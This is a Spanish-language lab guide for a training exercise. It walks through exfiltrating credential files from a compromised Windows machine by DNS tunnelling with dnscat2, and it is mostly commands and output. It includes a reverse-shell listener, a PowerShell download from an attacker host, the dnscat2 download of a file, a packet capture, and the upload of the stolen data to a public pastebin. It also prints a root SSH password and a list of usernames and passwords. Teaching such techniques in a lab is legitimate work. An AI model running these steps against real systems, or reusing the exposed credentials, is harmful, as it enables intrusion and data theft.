

**LABORATORIO – Exfiltration made by hand****TEMA: Exfiltration****Objetivos:**

- Exfiltrar datos por medio de protocolos conocidos.

**Descripción / Escenario:**

Una estación de trabajo que pertenece al Dominio RTOOS.NET se encuentra comprometida y previa búsqueda y localización de archivos de interés que puede contener información sensible como credenciales, se requiere extraer esos datos por medio de protocolos conocidos como DNS.

El dispositivo comprometido tiene como sistema operativo Windows 10 Pro o puede tratarse de un sistema operativo Windows Server 2012 R2.

**Recursos necesarios:**

-Máquina Virtual atacante: Debian (La IP será proporcionada por el instructor)  
SSH Debian puerto 22 - root:msdcvhwe5

-Máquina Virtual Comprometida: Windows 10 Pro / Windows Server 2012 R2.

Tools:

- DNSCat2 (<https://github.com/iagox86/dnscat2>)
- DNSCat2 .exe (<https://downloads.skullsecurity.org/dnscat2/dnscat2-v0.07-client-win32.zip>) Contraseña del zip: Password
- Ncat
- Pastebin o similar.

**Procedimiento:****Paso 1:**

Abrir un servicio en el puerto 4444 para obtener un shell reverso (la conexión reversa hacia el dispositivo comprometido se le facilitará al alumno, mantener el puerto abierto y avisar al instructor).

```
root@ip-192-168-10-223:~# ncat -nvlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.10.68.
Ncat: Connection from 192.168.10.68:49213.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
```

Figura 1. Shell reverso

**Paso 2:**

Subir al dispositivo comprometido el ejecutable para la exfiltración de datos con los siguientes comandos:

```
powershell.exe -command "Invoke-WebRequest 'http://IP_ATTACKER:8000/dnscat2-v0.07-client-win32.exe' -Outfile 'c:\users\user\dnscat2-v0.07-client-win32.exe'"
```

### Paso 3:

En lado del servidor de la herramienta DNSCAT2, ejecutar lo siguiente:

```
ruby dnscat2.rb domain.com
```

```
root@ip-192-168-10-223:~/dnscat2/server# ruby dnscat2.rb acme.com

New window created: 0
New window created: crypto-debug
[DEPRECATION] The trollop gem has been renamed to optimist and will no longer be supported. Please switch to optimist as soon as possible.
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = acme.com] ...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

./dnscat --secret=e0566b75e8c2c1f4fdcf088ed10e39f9 acme.com

To talk directly to the server without a domain name, run:

./dnscat --dns server=x.x.x.x,port=53 --secret=e0566b75e8c2c1f4fdcf088ed10e39f9

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2> █
```

Figura 2. DNSCAT server

En el lado del cliente (dispositivo comprometido) ejecutar el siguiente comando en la consola del shell reverso obtenido inicialmente.

```
dnscat2-v0.07-client-win32.exe --dns server=IP_ATTACKER,domain=domain.com
```

Dependiendo del tipo de consola y versión de powershell puede necesitar adaptar el comando.

```
C:\Users\Administrator\Downloads>dnscat2-v0.07-client-win32.exe --dns server=192.168.10.223,domain=acme.com
dnscat2-v0.07-client-win32.exe --dns server=192.168.10.223,domain=acme.com
█
```

Figura 3. Ejecución del cliente DNSCAT en dispositivo comprometido

```
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Stilt Teeth Gifts Deaf Upseal Unwrap

dnscat2> session -i 1
New window created: 1
history_size (session) => 1000
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Stilt Teeth Gifts Deaf Upseal Unwrap
This is a command session!

That means you can enter a dnscat2 command such as 'ping'! For a full list of clients, try 'help'.

command (WIN-1LDK97DNL0L) 1> download C:/DataImportant.txt
Attempting to download C:/DataImportant.txt to DataImportant.txt
command (WIN-1LDK97DNL0L) 1> Wrote 1021 bytes from C:/DataImportant.txt to DataImportant.txt
!
```

Figura 3. Ejecución de la Exfiltración por DNS en máquina del atacante.

Como se observa en la Figura 3, se realiza la exfiltración del archivo DataImportant.txt, que es enviado a la máquina atacante transportando en Base64 como un "subdominio".

No.	Time	Source	Destination	Protocol	Length	Info
13	0.894284	192.168.10.68	192.168.10.223	DNS	103	Standard query 0x0da8 CNAME 78340133d575c9530a9d4a003fea2a84dc.acme.com
14	0.894838	192.168.10.223	192.168.10.68	DNS	219	Standard query response 0x0da8 CNAME 78340133d575c9530a9d4a003fea2a84dc.acme.com
15	1.003707	192.168.10.68	192.168.10.223	DNS	298	Standard query 0x7377 CNAME 3c550133d57a03c7ddd7030040eabe87dde95f6b15f0
16	1.004294	192.168.10.223	192.168.10.68	DNS	355	Standard query response 0x7377 CNAME 3c550133d57a03c7ddd7030040eabe87dde95f6b15f0
17	1.004809	192.168.10.68	192.168.10.223	DNS	298	Standard query 0x1c58 MX 0c290133d54447decf47fa00418f8e5290477d41a829861
18	1.005145	192.168.10.223	192.168.10.68	DNS	357	Standard query response 0x1c58 MX 0c290133d54447decf47fa00418f8e5290477d41a829861
19	1.005631	192.168.10.68	192.168.10.223	DNS	298	Standard query 0x1d37 TXT 71a20133d573a242789c810042fd3a392470105ebf1f53
20	1.005960	192.168.10.223	192.168.10.68	DNS	345	Standard query response 0x1d37 TXT 71a20133d573a242789c810042fd3a392470105ebf1f53
21	1.006420	192.168.10.68	192.168.10.223	DNS	298	Standard query 0x4182 TXT 0d480133d5143f0fc7cae2004351e6a1782b253663405b
22	1.006716	192.168.10.223	192.168.10.68	DNS	345	Standard query response 0x4182 TXT 0d480133d5143f0fc7cae2004351e6a1782b253663405b
23	1.007111	192.168.10.68	192.168.10.223	DNS	298	Standard query 0x5a52 CNAME 6fb00133d59937f79108840044563182fb5a06f8268b
24	1.007445	192.168.10.223	192.168.10.68	DNS	355	Standard query response 0x5a52 CNAME 6fb00133d59937f79108840044563182fb5a06f8268b
25	1.007951	192.168.10.68	192.168.10.223	DNS	298	Standard query 0x4b87 CNAME 02610133d5756afde2dbe70045c9dc684d1ff258e809
26	1.008287	192.168.10.223	192.168.10.68	DNS	355	Standard query response 0x4b87 CNAME 02610133d5756afde2dbe70045c9dc684d1ff258e809
27	1.008715	192.168.10.68	192.168.10.223	DNS	298	Standard query 0x7329 TXT 728e0133d5df51c82a045e004699743d9017218d51650d
28	1.009036	192.168.10.223	192.168.10.68	DNS	345	Standard query response 0x7329 TXT 728e0133d5df51c82a045e004699743d9017218d51650d
29	1.009464	192.168.10.68	192.168.10.223	DNS	298	Standard query 0x55d3 CNAME 5bd80133d5b98e67fb4020047200cdee8cafaa49397
30	1.010052	192.168.10.223	192.168.10.68	DNS	355	Standard query response 0x55d3 CNAME 5bd80133d5b98e67fb4020047200cdee8cafaa49397
31	1.010488	192.168.10.68	192.168.10.223	DNS	298	Standard query 0x7588 MX 5bfd0133d5bab6ed4736ef00485559b5fbb6b35a2afe36b
32	1.010839	192.168.10.223	192.168.10.68	DNS	357	Standard query response 0x7588 MX 5bfd0133d5bab6ed4736ef00485559b5fbb6b35a2afe36b

Answer RRs: 0  
Authority RRs: 0  
Additional RRs: 0

Queries

78340133d575c9530a9d4a003fea2a84dc.acme.com: type CNAME, class IN

```

0000 02 0b e4 67 c0 ec 02 e4 cd 68 f9 6c 08 00 45 00  ...g...h.l.E.
0010 00 59 03 23 40 00 80 11 60 fd c0 a8 0a 44 c0 a8  ...Y.#0...D...
0020 0a df fe 71 00 35 00 45 32 cb 0d a8 01 00 00 01  ...q 5 E 2...
0030 00 00 00 00 00 00 22 37 38 33 34 30 31 33 33 64  ...7 8340133d
0040 35 37 35 63 39 35 33 30 61 39 64 34 61 30 30 33  575c9530 a9d4a003
0050 66 65 61 32 61 38 34 64 63 04 61 63 6d 65 03 63  fea2a84d c acme c
0060 6f 6d 00 00 05 00 01  om

```

Figura 4. Captura del tráfico de Exfiltración por DNS.

**Paso 4:**

El último paso es enviar el archivo extraído a un sitio público como paste.debian.net con la herramienta pastebinit.

pastebinit -i DataImportant.txt.zip

```


root@ip-192-168-10-223:~/dnscat2/server# pastebinit -i DataImportant.txt
https://paste.debian.net/1267745/
root@ip-192-168-10-223:~/dnscat2/server#

```

Figura 5. Envío a pastebin el archivo.

NOTA: De no funcionar correctamente el pastebinit, revisar la posibilidad de crear una cuenta para utilizar el API KEY y el método de cargar el archivo con **curl**, como indica su documentación.

En la figura 6, se observa el archivo en <https://paste.debian.net/>



The screenshot shows the Debian Pastezone website. The header features the Debian logo and the text "debian Pastezone". The left sidebar contains sections for "Recent Posts", "Links", and "Admin". The main content area displays a list of recent posts and a detailed view of post 1267745.


**Recent Posts**

- Make new paste**
- root** 7 second(s) ago
- anonymous** 45 minute(s) ago
- anonymous** 56 minute(s) ago
- anonymous** 2 hour(s) ago
- quartzpine** 2 hour(s) ago
- anonymous** 3 hour(s) ago
- pinenote** 3 hour(s) ago
- anonymous** 3 hour(s) ago
- anonymous** 3 hour(s) ago
- anonymous** 3 hour(s) ago

**Links**

- Add short URL**
- Debian**
- About**
- XML-RPC Interface**
- Clients**

**Admin**

**Alexander Wirt**  
 **Flattr this**

**Posting 1267745 from root posted at 2023-01-19 01:19:54 expires: 2023-01-26 01:19:54**

Nombre de usuario: EAV-31229988  
Contraseña: 7cahm8tkb8

Username: EAV-31550060  
Password: d38pn42dx7

Usuario: EAV-30891836  
Contraseña: rusta4c8pc

Username: EAV-31237875  
Password: dvn26x7787

Nombre de usuario: EAV-31231142  
Password: 4uxxkxmc7j

Username: EAV-31237246  
Password: effs2mrjtk

Nombre de usuario: EAV-30888974  
Contraseña: akv5272s7c

Nombre de usuario: EAV-30634510  
Contraseña: 27uaae48en

Usuario: EAV-31550064  
Password: rd7fcrks3u

Username: EAV-30634516  
Password: 4vbdvpp3x8

Usuario: EAV-33020024  
Clave: n4up8batrf

Username: EAV-33020025  
Password: 3a4u85a3fv

Usuario: EAV-33017399  
Contraseña: bexn7rjpav

Usuario: EAV-32449303  
Contraseña: p522j48bjx

Figura 6. Archivo en pastebin.

A modo de verificación, intente descargar el “archivo” de pastebin y obtener el texto en claro.

## Comentarios:

